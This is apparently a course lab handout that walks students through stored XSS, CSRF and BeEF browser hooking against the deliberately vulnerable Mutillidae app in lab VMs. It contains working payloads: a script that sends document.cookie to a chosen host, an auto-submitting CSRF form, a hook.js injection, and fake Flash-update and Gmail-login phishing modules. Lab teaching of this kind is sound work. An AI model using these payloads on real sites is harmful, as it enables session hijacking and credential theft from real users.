

## Lab 03 Requirements

- Internet connectivity & VMware Workstation version 15.5.7 or above
  - Mutillidae installed and running on the Ubuntu VM
- 

### Part 01: Stored XSS Page Redirection

#### On your Kali Linux VM

An attacker can also use a simple script to redirect the user to another page. Usually this would be a page controlled by the attacker

- **Reset the DB** then enter the following text in the **Add To Your Blog Page** page by going through the menus on the left:

**OWASP 2017 -> A7 – Cross Site Scripting (XSS) -> Persistent -> Add to your blog**

```
<script>window.location = "http://www.offensive-security.com/"</script>
```

- Can you think of a way an attacker could make use of this?

#### On your Windows 10 VM

- Open Firefox and go to the main Mutillidae page. Then go to the **Add to your blog** page
- What happens?
- Does it redirect you?
- Do not continue until you have the redirection working

### Grabbing Session Tokens with Stored XSS

Reset the DB and navigate to the **Add to your blog** page

- Do you still get redirected? If so, you need to click on **Reset DB** again


#### On your Kali Linux VM

Create a user with the name **FOLusername** and login as that user

Go to the **Add Your Blog** page and enter the following text:

```
<script>document.location="http://folusername-  
uws/mutillidae/index.php?page=capture-data.php"</script>
```

- You will eventually be redirected to the Data Capture Page (it can take some time)
- **Navigate** to the **View Captured Data** Page
  - Use the left menu, if the link on the page doesn't work



The screenshot shows the OWASP Mutillidae II web application interface. The browser address bar displays the URL: folusername-uws/mutillidae/index.php?page=captured-data.php. The application header includes the title "OWASP Mutillidae II: Keep Calm and Pwn On" and a status bar with "Version: 2.6.62", "Security Level: 0 (Hosed)", "Hints: Enabled (1 - Try easier)", and "Logged In User: folusername ()". A navigation bar at the top contains links: Home, Logout, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured Data. On the left, a sidebar menu lists various sections like OWASP 2017, OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, Documentation, and Resources. The main content area is titled "Captured Data" and features buttons for "Back", "Help Me!", and "Hints and Videos". Below this, a red box highlights the "Captured Data Page". A text block explains that the page shows data captured by capture-data.php, which is saved to a file in /var/www/html/mutillidae. Below the text are buttons for "Refresh", "Delete Capured Data", and "Capture Data". A table titled "1 captured records found" displays the following data:

Hostname	Client IP Address	Client Port	User Agent	Referrer	Data	Date/Time
10.0.0.10	10.0.0.10	50208	Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0	http://folusername-uws/mutillidae/index.php?page=add-to-your-blog.php	page = capture-data.php showhints = 1 username = folusername uid = 24 PHPSESSID = oat99t5q7vrtcccvkncuutmk7	2018-09-21 01:48:37

### Slide 01:

Take a screenshot showing all of the above and place it into slide 01

The problem at this point is that we are redirecting the user to a specific page that is capturing the data, and they will know something has happened

Next, we will use a script that comes with Mutillidae to log data in the background

- **Logout of Mutillidae, Reset the DB, Disable Hints and Hide Popup Hints**

### On your Kali Linux VM

Click on the **Installation Instructions: Windows 7 (PDF)** listed under the **Documentation** menu on the left. You may be prompted to save the file. Do not save the file. We are only interested in where this file is located on the server.

Delete everything after ...**documentation/** in the URL and hit enter

From the index page you have just found, click on/open **Mutillidae-Test-Scripts.txt** file

```
<script>
  var lXMLHTTP;
  try{
    var lData = "data=" + encodeURIComponent(document.cookie);
    var lHost = "localhost";
    var lProtocol = "http";
    var lFilePath = "/mutillidae/capture-data.php";
```

(The middle portion of the script has been taken out to save space)

```
    lXMLHTTP.setRequestHeader("Host", lHost);
    lXMLHTTP.setRequestHeader("Content-Type", "application/x-www-
form-urlencoded");
    lXMLHTTP.send(lData);

  }catch(e){
  }
</script>
```


- Copy and paste the script into a text editor
- **Modify** the script to change **localhost** to your **FOLusername-uws** (hostname of your Ubuntu VM)
- Navigate to the **Login/Register** page in Firefox
- Create a user with the name **hacker** and **log in** as that user
- **Paste** the modified script into the **Add to Your Blog** page (as the hacker user)
- Click on **Save Blog Entry**

### On your Windows 10 VM

- **Create** a new user using your **FOLusername** then **log in** as that user
- **Navigate** to the **View Someone's Blog** Page and choose to show all blog entries

### On your Kali Linux VM

Navigate to the View Captured Data Page to see the information that was logged in the background



**OWASP Mutillidae II: Keep Calm and Pwn On**

Version: 2.6.62 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In User: **hacker** ()

Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

**Captured Data**

[Back](#) [Help Me!](#)

**Captured Data Page**

This page shows the data captured by page [capture-data.php](#). There should also be a file with the same data since capture-data.php tries to save the data to a table and a file. The table contents are being displayed on this page. On this system, the file should be found in /var/www/html/mutillidae. The database table is named captured\_data.

[Refresh](#) [Delete Capured Data](#) [Capture Data](#)

**2 captured records found**

Hostname	Client IP Address	Client Port	User Agent	Referrer	Data	Date/Time
10.0.0.10	10.0.0.10	50292	Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0	http://folusername-uws/mutillidae/index.php?page=view-someones-blog.php	page = capture-data.php showhints = 0 username = hacker uid = 25 PHPSESSID = oat99t5q7vrtcccvkncuutmk7	2018-09-21 02:19:26

### Slide 02:

Take a screenshot showing all of the above and place it into slide 02

## Part 02: Cross Site Request Forgery (CSRF)

We need to use Directory Traversal like we did previously to find a specific file

### On your Kali Linux VM

Reset the database in Mutillidae

- Find the **Mutillidae-Test-Scripts** file in the Mutillidae folder and locate the following script in the **Cross Site Scripting**, Defense: Encoding section

- Hint:** Directory traversal from documentation...

Find the section that deals with Cross Site Request Forgery and copy the following markup:  
(Hint: Use Ctrl-F, then search **Forgery**)

```
<form id="f" action="index.php?page=add-to-your-blog.php" method="post" enctype="application/x-www-form-urlencoded">
<input type="hidden" name="csrf-token" value="best-guess"/>
<input type="hidden" name="blog_entry" value="Add this guy to the Wall of Sheep"/>
<input type="hidden" name="add-to-your-blog-php-submit-button" value="TESTING"/>
</form>
<i onmouseover="window.document.getElementById(\'f\').submit()">Dancing with the stars results</i>
```

Paste the code into a text editor of your choice. Modify lines 3 and 6 of the script to say the following:

```
<input type="hidden" name="blog_entry" value=" Breaking (FAKE) News!!!"/>

<i onmouseover="window.document.getElementById(\'f\').submit()">Humpty
Trumpty sat on the wall and made it fall</i>
```

Open a new tab in Firefox and navigate to the **Add to Your Blog** page by going through the menus on the left: **OWASP 2017 -> A7 – Cross Site Scripting (XSS) -> Persistent -> Add to your blog**

The purpose of this script is to **add a blog entry** to an authenticated user's blog when they **hover over** the text **"Breaking (Fake) News!!!"**

Paste the CSRF markup from your text editor into the **Add New Blog Entry** form and save it. You should see that a new entry *"Breaking (Fake) News!!!"* was created by an anonymous user

### On your Windows 10 VM:

Go to the **Login/Register** page and create a new user **FOLusername** with password **Windows1**

Navigate back to the **Login/Register** page and **login** as that user

Now navigate to the **View Someone's Blog** page:

**OWASP 2017 -> A7 Cross Site Scripting -> Persistent -> View Someone's Blog**

Next, select **Show All** in the drop down list, and then choose **View Blog Entries**.

Upon hovering over the text *"Humpty Trumpty sat on the wall and made it fall"* you will be redirected to your blog page (Be careful to do it only once or you'll have multiple entries)


Navigate back to the **View Someone's Blog** page and View all blog entries again

Notice a new entry from the **FOLusername** user with a comment: *"Breaking (FAKE) News!!!"*

### Note:

If you accidentally created more than 3 such entries then you'll need to logout from Mutillidae, reset the database, and start over by navigating to the **Add to Your Blog** page and saving the modified CSRF markup.

You can use CTRL + or CTRL – to change the size of your page in FireFox. Do this if you are having trouble fitting everything into one slide



**OWASP Mutillidae II: Keep Calm and Pwn On**

Version: 2.6.62 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In User: FOLusername ()

Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

**View Blogs**

[Back](#) [Help Me!](#)

**View Blog Entries**

[Add To Your Blog](#)

Select Author and Click to View Blog

Please Choose Author [View Blog Entries](#)

14 Current Blog Entries			
	Name	Date	Comment
1	FOLusername	2018-09-27 21:15:02	Breaking (FAKE) News!!!
2	anonymous	2018-09-27 21:10:29	<i>Humpty Trumpty sat on the wall and made it fall</i>

### Slide 03:

Take a screenshot showing all of the above and place it into slide 03

## Explanation:

CSRF attacks take advantage of the statelessness of the HTTP protocol. Typically, CSRF will be used to perform harmful actions using the victim's authenticated session. If a victim has logged into the target site, an attacker can coerce the victim's browser to perform unauthorized actions on the target website.

In the example above attacker ('anonymous' user) added a malicious CSRF code to the blog.

Then a victim (you) logged into the website as a valid user. When you hovered over the text "*Humpty Trumpty sat on the wall and made it fall*", your browser executed that hidden code and a harmful action (a new blog entry on your behalf) was performed without your consent.

Unlike cross-site scripting (XSS) which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user (i.e. user's browser).

## Part 03: BeEF Setup

### On your Kali VM

Ensure that you have the Browser Exploitation Framework installed on your version of Kali Linux. If not, use the following steps to install it:

**\*\* Ensure you run the following commands as a super user \*\***

```
cd /bin/
```

```
git clone https://github.com/beefproject/beef.git
```

```
cd beef
```

```
./install
```

- Say yes when prompted

Once finished, run beef with:

```
./beef
```

**Note:** You may need to go into /bin/beef/config.yaml with an editor and change the default user/pass to something like beef1

For more information on BeEF see [kali.org/tools/beef-xss/](http://kali.org/tools/beef-xss/)

Go to **/var/www/html** and create an html file where you can link your hook.js script

```
<!DOCTYPE html>
<html>
  <head>
    <title>FOLusername</title>

    </head>
    <body>
      <h1>Welcome to FOLusername's Cheat Sheet!!!</h1>
      <p>You can find the answers to all of Art's tests here</p>
    </body>
  </html>
```

You will need to specify the IP address of the BeEF server, the listening port, and the path/name of the JavaScript file you are using to hook the browser in the head section of your html file

```
<script src="http://10.0.0.10:3000/hook.js"></script>
```

Save the file as **testanswers.html** & Start Apache on Kali Linux

**Slide 04:**

Issue the following commands in Kali Linux:

- `netstat -tuna`
- `cat testanswers.html`
- `date`

Take a screenshot showing all of the above and place it into slide 04

## Part 04: Hooking Browsers

### On your Kali Linux VM

Using Firefox, navigate to Mutillidae running on Ubuntu by going to <http://folusername-uws/mutillidae/>

If you receive the **Database Offline** message, try clicking on **setup/reset the DB**

**IF** this produces errors, manually adjust the mysql database settings from the Ubuntu terminal, by issuing the following commands:

```
mysql -u root
use mysql;
update user set authentication_string=PASSWORD('') where user='root';
update user set plugin='mysql_native_password' where user='root';
flush privileges;
quit;
```

You should not receive any errors now when you reset the database

Recall the script that was used earlier in this lab to launch a CSRF attack

**Hint:** You used directory traversal to navigate to the **Mutillidae-Test-Scripts.txt** document

During that attack, the user submitted a blog without their consent. Refer to that method to figure out the next step.

Navigate through the menus on the left to the **add-to-your-blog.php** page

Your task is to submit a blog entry as an anonymous user that will redirect a user's browser to the script you created in Part 1 of this lab. The redirect needs to happen when a user hovers their mouse over some text in the comment section.

Once you are finished submitting the script to the server on Kali Linux, open BeEF by clicking on the icon or running the executable file

Log in using beef/beef

Make sure your BeEF Control Panel is running before proceeding to the next step



## On your Windows 10 VM

Check to see that you are able to navigate to <http://10.0.0.10> from your Windows 10 VM using IE

Navigate to <http://folusername/mutillidae>

Create a new user in Mutillidae with the following credentials:

User: **FOLusername**

Pass: **test**

Log in as the new **FOLusername** user

Navigate to the **View Someones Blog** page in Mutillidae as the logged in user

Select **Show All** from the pull down menu

Hover over the text in the latest blog entry

If you have done everything correctly, you should be redirected to the testanswers.html page

(You may need to try more than once to have the page redirect)

### Slide 05:

Take a screenshot showing the Windows 10 browser being redirected and place it into slide 05

## Part 05: Gathering Information

### On your Kali Linux VM


Click on the browser from 10.0.0.100 in the left menu on BeEF under *Hooked Browsers*

You will see options in the **Current Browser** tab

Find the correct option to detect if the host is running in a VM

You will see a list in the **Details** sub-tab

You should see a key named **hardware.type** with a value of **Virtual Machine**



### Slide 06:


Take a screenshot showing the browser is running in a VM and place it into slide 06

Navigate to the Social Engineering Module and select **Fake Flash Update**

In the right section, under **Fake Flash Update** you will need to make some adjustments

- Change the Image Path to point to the attacker's IP

After clicking on execute, you should see the fake Adobe Flash Player update pop up on the Windows 10 client in the browser that was hooked:



You will notice that if the user clicks on INSTALL, they will download a file


You have the ability to change the file that the user downloads  
Find the Module that prompts the user to enter their Google Mail credentials

Execute the attack

You will see the Google Mail Login Screen pop up on the Client side

Enter some credentials into the fields

Check back to the BeEF Control Panel and see if you can see the data the user has entered



### Slide 07:

Take a screenshot showing all of the above and place it into slide 07

**\*\*\* Take a snapshot of your VMs named After Lab 03 \*\*\***